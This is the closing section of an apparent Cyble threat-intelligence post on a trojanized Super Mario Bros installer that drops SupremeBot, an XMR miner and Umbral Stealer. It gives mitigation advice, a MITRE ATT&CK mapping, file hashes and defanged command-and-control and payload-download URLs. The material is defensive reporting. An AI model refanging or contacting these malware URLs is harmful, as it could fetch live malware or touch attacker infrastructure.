- As part of ongoing security awareness and training, users should be educated to refrain from opening untrusted links and Email attachments without first verifying their authenticity.
- Educate employees on protecting themselves from threats like phishing attacks and untrusted URLs.
- Block URLs that could be used to spread the malware, e.g., Torrent/Warez.
- Endpoints and Servers should be monitored for unexpected spikes in CPU and RAM utilization that could point to a potential malware infection.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Execution	T1204 T1047 T1059 T1059 T1203	User Execution Windows Management Instrumentation PowerShell Command and Scripting Interpreter Exploitation for Client Execution
Persistence	T1053 T1543	Scheduled Task/Job Windows Service
Privilege Escalation	T1055	Process Injection
Defense Evasion	T1497 T1027 T1036 T1562	Virtualization/Sandbox Evasion Obfuscated Files or Information Masquerading Disable or Modify Tools
Credential Access	T1056	Input Capture
Discovery	T1057 T1012 T1082 T1083	Process Discovery Query Registry System Information Discovery File and Directory Discovery
Collection	T1115 T1125	Clipboard Data Video Capture
C&C	T1105	Ingress Tool Transfer
Impact	T1529	System Shutdown/Reboot

Indicators of Compromise

Indicators	Indicator Type	Description
90647ec1bc00c6d35ba3fd7ee214cd20 0eb317fb165e87c23770ab6dff45e92dbd209b66 e9cc8222d121a68b6802ff24a84754e117c55ae09d61d54b2bc96ef6fb267a54	MD5 SHA1 SHA256	Super Mario Bros Installer (NSIS file)
54d4bcd4e789a196022632e1f0922dd7 41ff5729fdeafec9879f12faffa3a62391e0a6f5 41d1024209b738785ace023c36b2165d95eab99b0d892327212b8a5f7c311610	MD5 SHA1 SHA256	Atom.exe (SupremeBot)
abbf1ee343b1cdc834be281caef875c8 b72ffd7f63d4ad1de95783b7cf1ecb89cdb0056b 1f479a220e41be1c22092d76400565d0f7d8e890d1069a2f8bbdc5f697d9808f	MD5 SHA1 SHA256	Java.exe (XMR miner)
1335a17d311b929988693fb526dc4717 062830cb07ce430fe049627e001ef23fba8ba351 88556497794511dde0ca0a1bfee08922288a620c95a8bc6f67d50dbb81684b22	MD5 SHA1 SHA256	wime.exe (Umbral Stealer)
hxxp://shadowlegion[.]duckdns[.]org/nam/api/endpoint[.]php	URL	Connect from XMR miner
hxxp://silentlegion[.]duckdns[.]org/gate/update[.]php hxxp://silentlegion[.]duckdns[.]org/gate/connection[.]php hxxp://silentlegion[.]duckdns[.]org/gate/config[.]php	URL	Connect from SupremeBot
hxxp[:]//shadowlegion[.]duckdns[.]org/wime[.]exe	URL	Umbral stealer downloaded by SupremeBot

---

Source: https://blog.cyble.com/2023/06/23/trojanized-super-mario-game-installer-spreads-supremebot-malware/